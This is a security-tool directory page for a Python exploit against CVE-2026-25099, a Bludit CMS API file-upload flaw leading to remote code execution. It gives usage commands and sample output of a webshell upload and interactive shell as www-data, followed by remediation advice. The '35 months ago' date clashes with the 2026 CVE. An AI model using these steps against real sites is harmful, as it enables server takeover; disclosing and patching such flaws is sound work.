
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-25099 — Python exploit for Bludit CMS API unrestricted file upload leading to remote code execution, providing command execution and interactive shell for authorized testing. | Kitploit
Tools/GitHubGitHub/yahiahamza/cve-2026-25099
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed TeamingPayload Development
GitHubyahiahamza/cve-2026-25099

CVE-2026-25099

Python exploit for Bludit CMS API unrestricted file upload leading to remote code execution, providing command execution and interactive shell for authorized testing.

View Repository
35 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2026-25099 - Bludit CMS API Unrestricted File Upload to RCE

Description

Bludit CMS versions before 3.18.4 allow an authenticated attacker with a valid API token to upload files of any type and extension via the POST /api/files/<page-key> endpoint. The uploadFile() function performs no file extension or content validation, allowing PHP webshells to be uploaded and executed as www-data.

Affected Versions

  • Vulnerable: Bludit < 3.18.4
  • Fixed: Bludit 3.18.4
  • Prerequisite: Valid API token (visible in admin panel under Plugins → API)

Usage

root@kitploit:~
# Single command execution
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# Interactive shell
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

Example Output

root@kitploit:~

[*] CVE-2026-25099 - Bludit CMS API File Upload to RCE
[*] Target: http://target
[*] Retrieving page key...
[+] Page key: create-your-own-content
[*] Uploading webshell...
[+] Shell uploaded: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] Verifying RCE...
[+] RCE confirmed: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Interactive shell (type 'exit' to quit)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
Screenshots

PoC Execution

Remediation

  • Update to Bludit 3.18.4 or later
  • Disable the API plugin if not needed
  • Monitor /bl-content/uploads/ for unexpected PHP files

References

  • CVE-2026-25099 on MITRE
  • Technical Analysis - yh.do

Author

Yahia Hamza - https://yh.do

Disclaimer

This tool is provided for authorized security testing and educational purposes only. Use responsibly and only against systems you have permission to test.

Download Tool